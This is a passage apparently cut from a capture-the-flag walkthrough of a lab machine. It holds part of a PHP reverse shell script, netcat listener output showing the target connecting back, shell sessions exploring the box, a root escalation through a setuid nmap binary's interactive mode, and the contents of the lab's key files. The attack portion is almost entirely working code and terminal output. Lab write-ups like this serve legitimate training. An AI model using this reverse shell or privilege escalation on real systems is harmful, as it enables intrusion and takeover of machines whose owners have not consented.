$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }

        if ($pid) {
                exit(0);  // Parent exits
        }
```




```
root@0x01:~/Desktop# nc -nlvp 404
listening on [any] 404 ...
connect to [192.168.183.133] from (UNKNOWN) [192.168.183.132] 34919
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 22:47:14 up  3:25,  0 users,  load average: 0.08, 0.06, 0.22
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$
```




```
vmlinuz
$ cd root
/bin/sh: 2: cd: can't cd to root
$ di
/bin/sh: 3: di: not found
$ id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
$ uname -a
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
$ lsb-release -a
/bin/sh: 6: lsb-release: not found
$ lsb -release -a
/bin/sh: 7: lsb: not found
$ lsb-release -a
/bin/sh: 8: lsb-release: not found
$ cd home
$ ls
robot
$ cd robot
$ ls
key-2-of-3.txt
password.raw-md5
$ cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
$ ls -al
total 16
drwxr-xr-x 2 root  root  4096 Nov 13  2015 .
drwxr-xr-x 3 root  root  4096 Nov 13  2015 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
$
```



```
root@0x01:~/Desktop# nc -nlvp 404
listening on [any] 404 ...
connect to [192.168.183.133] from (UNKNOWN) [192.168.183.132] 34921
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 22:57:40 up  3:36,  0 users,  load average: 0.19, 0.09, 0.15
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ whereis nmap
nmap: /usr/local/bin/nmap
$ cd /usr/local/bin
$ ls -a
.
..
nmap
$ ls -al
total 504
drwxr-xr-x  2 root root   4096 Nov 13  2015 .
drwxr-xr-x 10 root root   4096 Jun 24  2015 ..
-rwsr-xr-x  1 root root 504736 Nov 13  2015 nmap
$ nmap --interactive
/bin/sh: 5: nmap: not found
$ /usr/local/bin/nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh


id
uid=1(daemon) gid=1(daemon) euid=0(root) groups=0(root),1(daemon)
```



```
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
cd home
cd robot
ls
key-2-of-3.txt
password.raw-md5
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```



```
boot
dev
etc
home
initrd.img
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
cd root
ls
firstboot_done
key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
```

Questions

Thanks